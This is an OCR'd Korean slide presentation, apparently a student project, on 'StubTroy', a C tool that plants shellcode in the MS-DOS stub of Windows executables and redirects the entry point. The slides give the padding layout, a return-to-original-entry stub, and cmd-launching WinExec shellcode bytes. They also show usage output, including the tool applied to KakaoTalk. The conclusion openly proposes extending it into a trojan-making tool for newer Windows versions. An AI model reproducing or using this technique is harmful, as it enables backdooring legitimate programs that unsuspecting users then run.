StubTroy

김다솜

1
개요

주제 선정 동기

프로젝트 목표

2
내용

개발 환경

프로그램 개발

3
결론

추후 과제

발전 방향


1
개요

주제 선정 동기
프로젝트 목표

주제 선정 동기

PE(Portable Executable)

윈도우 운영 체제에서 사용되는 실행 파일, DLL등을 위한 파일 형식. 윈도우 로더가 실행 가능한 코드를 관리하는데 필요한 정보를 캡슐화한 구조체이다.




주제 선정 동기

MS-DOS Stub Program

DOS 환경에서 실행될 내용의 코드 부분.

필수 구성 요소가 아니고, 이 부분이 없더라도 실행되는 데에 **아무런 지장이 없다.**



주제 선정 동기

MS-DOS Stub Program

-> 이 공간에 원하는 쉘 코드를 넣어 실행 시킬 수 있지 않을까?

프로젝트 목표

결과물

MS-DOS Stub을 비우고 원하는 쉘 코드를 삽입이 유용한 프로그램 작성

2
내용

개발 환경
프로그램 개발

개발 환경

C

프로그램 작성

HxD

프로그램 작동 간단 확인

Vmware

프로그램 작동 확인

Immunity Debugger


프로그램 작동 상세 확인

프로그램 개발

Stub에 임의의 코드를 넣고 구동시키기 위해 프로그램에 편집이 필요한 부분

1. MS-DOS Stub Program 전체
2. IMAGE_NT_HEADER
   ->Address of Entry Point 부분


Address of Entry Point는
프로그램 함수가 시작하는 부분을 알려주는 역할을 한다.



프로그램 개발

MS-DOS Stub Program에 들어갈 쉘코드

1. NOP (90)
   아무런 기능을 하지 않는 코드
2. ShellCode
   사용자에게 입력 받은 쉘코드
3. INC ECX (41)
   남은 DOS-Stub을 채울 코드




프로그램 개발

옵션 –m 사용
입력된 쉘코드의 실행이 끝나면
메인 함수로 돌아가는 내용의 코드
삽입

6A 01	PUSH 1
8B (00000000)	MOV ebp, eax,0x000000
FF D0	CALL eax

->원래 프로그램의 시작지점 호출
ImageBase와
원래의 Address of Entry Point를
더한 값



프로그램 개발

작동 확인

현재 stubtroy는 UI가 없는 커맨드 형식 프로그램이다.

전달인자를 포함하지 않고 실행시키면 다음과 같은 용법이 표시 된다.

```
C:\>stubtroy
Usage : stubtroy [input_file] [output_file] [options]
options
-m       Insert code to return to main function.
-c       check this file is stubtroyed
C:\>
```

프로그램 개발

작동 확인

목표로 하는 파일의 첫 두 바이트를 확인하여 매직 넘버를 확인하고

이 파일이 윈도우 실행 파일인지 판별한다.

만약 매직 넘버가 아스키 문자열로 MZ가 아니라면 목표 파일이 윈도우 실행 파일이 아닌것으로 판별하고 실행 되지 않는다.


```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
C:\>stubtroy_prot.exe testText.txt testText.exe
this is not Window program
```

프로그램 개발

작동 확인

본격적으로 작동을 확인하기 위해
간단한 문자열이 출력되는 프로그램 hellow를 준비했다.



프로그램 개발

작동 확인

hellow.exe 프로그램에 hellow_troy.exe라는 이름으로

자동으로 메인 함수로 돌아가게 하는 옵션을 사용해 쉘코드를 삽입하려 한다.

Stubtroy를 실행하면 원래 프로그램의 Stub 공간에 –m 옵션을 사용한 만큼의 쓸 수 있는 공간을 알려주고, 쉘코드를 사용자에게 입력 받는다.

```
C:\>stubtroy_prot hellow.exe hellow_troy.exe -m
Typing the Shellcode. maximum length is 57
 here:
```


프로그램 개발

작동 확인

준비된 쉘코드는 다음과 같다.

₩x55₩x8B₩xEC₩x53₩x33₩xDB₩x89₩x5D₩xFC₩xC6₩x45₩xFC₩x63₩xC6₩x45₩xFD₩x6D₩xC6₩x45₩xFE₩x64₩x6A₩x05₩x8D₩x45₩xFC₩x50₩xB8₩x??₩x??₩x??₩x??₩xFF₩xD0

CMD를 실행시키는 쉘코드이다.



Kernel32.WinExec의 메모리주소는

컴퓨터를 실행시킬 때 마다 달라진다.

프로그램 개발

작동 확인

쉘코드를 입력한다. 편의를 위해 16진수라고 명명해주는 ₩x를 생략하고 공백으로 구분하여 쉘코드를 입력하게 했다.

```
C:\>stubtroy hellow.exe hellow_st.exe -m
Typing the Shellcode. Maximum length is 57
here:55 8b ec 53 33 db 89 5d fc c6 45 fc 63 c6 45 fd 6d c6 45 fe 64 6a 05
8d 45 fc 50 b8 29 32 c3 76 ff d0
```


프로그램 개발

작동 확인

쉘코드 입력을 마쳤다면 사용된 옵션과 나머지 버퍼를 채우기 위한 90과 41의 값이 모두 합쳐진 쉘코드 값을 알려주고

쉘코드가 삽입된 프로그램이 생성된 뒤 프로그램이 종료된다.

```
shellcode:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 55 8b ec 53 33 db 89 5d fc c6 45
 fc 63 c6 45 fd 6d c6 45 fe 64 6a 05 8d 45 fc 50 b8 29 32 c3 76 ff d0 6a 01 b8 e
0 12 40 00 ff d0 41 41 41 41 41
```



프로그램 개발

작동 확인


쉘코드로 삽입한 동작과 원래 프로그램의 동작 모두

문제 없이 잘 실행되었다.

프로그램 개발

작동 확인


대표적인 상용 패커 Themida로 패킹된 프로그램인 카카오톡에도 적용시켜 보았다.



프로그램 개발

작동 확인

문제 없이 적용되어 쉘코드와 본래 프로그램 모두 잘 실행되는 것을 볼 수 있었다.



프로그램 개발

작동 확인

-c 옵션을 사용하여 해당 파일이 DOS Stub에 쉘코드가 삽입 되어 실행 될 수 있는 파일인지 검사 할 수 있다.

```
C:\Program Files (x86)\Kakao\KakaoTalk>stubtroy KakaoTalk_st.exe -c
this file is stubtroyed

C:\Program Files (x86)\Kakao\KakaoTalk>stubtroy KakaoTalk.exe -c
this file is not stubtroyed

C:\Program Files (x86)\Kakao\KakaoTalk>_
```

3
결론

추후 과제
발전 방향

추후 과제

Window 8 이상의 상위 윈도우 운영 체제에서는 Address of Entry Point가 399 이하일 경우 오류가 발생하며 실행 불가능

즉, window 7에서만 구동 가능.

Window 8이상의 상위 버전에서 구동 가능하게 하려면 쉘코드를 MS-DOS Stub이 아닌 다른 곳에 삽입해야 한다.

발전 방향

DOS Stub이 아닌, 주소가 400 이상인 다른 공간에 쉘코드를 삽입하고 그에 맞춰 편집해야 하는 헤더 구조의 정보들을 맞춰 편집한다면 윈도우 8 이상의 운영체제에서 사용가능한 트로이 제작 툴을 작성 가능.

BaseofCode, Address of Entry Point 이외에도 Number of Sections, 섹션들의 Name, Pointer to Raw Data 등의 현재 프로젝트보다 더 많은 요소에 접근해 편집하고 쉘코드를 추가해야 한다.